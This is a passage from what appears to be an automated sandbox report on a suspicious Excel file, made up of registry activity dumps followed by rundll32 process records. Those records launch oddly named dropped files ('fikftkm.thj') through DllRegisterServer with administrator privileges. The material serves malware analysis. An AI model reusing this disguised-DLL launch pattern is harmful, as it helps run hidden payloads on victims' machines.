00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC8FA	EC8FA	binary	04 00 00 00 D4 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 F8 FE BE E3 34 29 D7 01 FA C8 0E 00 FA C8 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC986	EC986	binary	04 00 00 00 D4 07 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 33 00 37 00 30 00 30 00 37 00 31 00 32 00 39 00 35 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 5A 6B D4 E3 34 29 D7 01 86 C9 0E 00 86 C9 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	a&8	binary	61 26 38 00 D4 07 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 33 00 37 00 30 00 30 00 37 00 31 00 32 00 39 00 35 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 33 00 37 00 30 00 30 00 37 00 31 00 32 00 39 00 35 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\104183	104183	binary	04 00 00 00 D4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 81 A5 E2 1C 35 29 D7 01 83 41 10 00 83 41 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\104F39	104F39	binary	04 00 00 00 D4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 81 A5 E2 1C 35 29 D7 01 39 4F 10 00 39 4F 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2292 Parent PID: 2004

General

Start time:	02:28:43
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj,DllRegisterServer
Imagebase:	0xffb30000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj	unknown	64	success or wait	1	FFB327D0	ReadFile

Analysis Process: rundll32.exe PID: 2396 Parent PID: 2004

General

Start time:	02:28:44
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj1,DllRegisterServer
Imagebase:	0xffb30000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2748 Parent PID: 2004

General

Start time:	02:28:44
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0xffb30000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
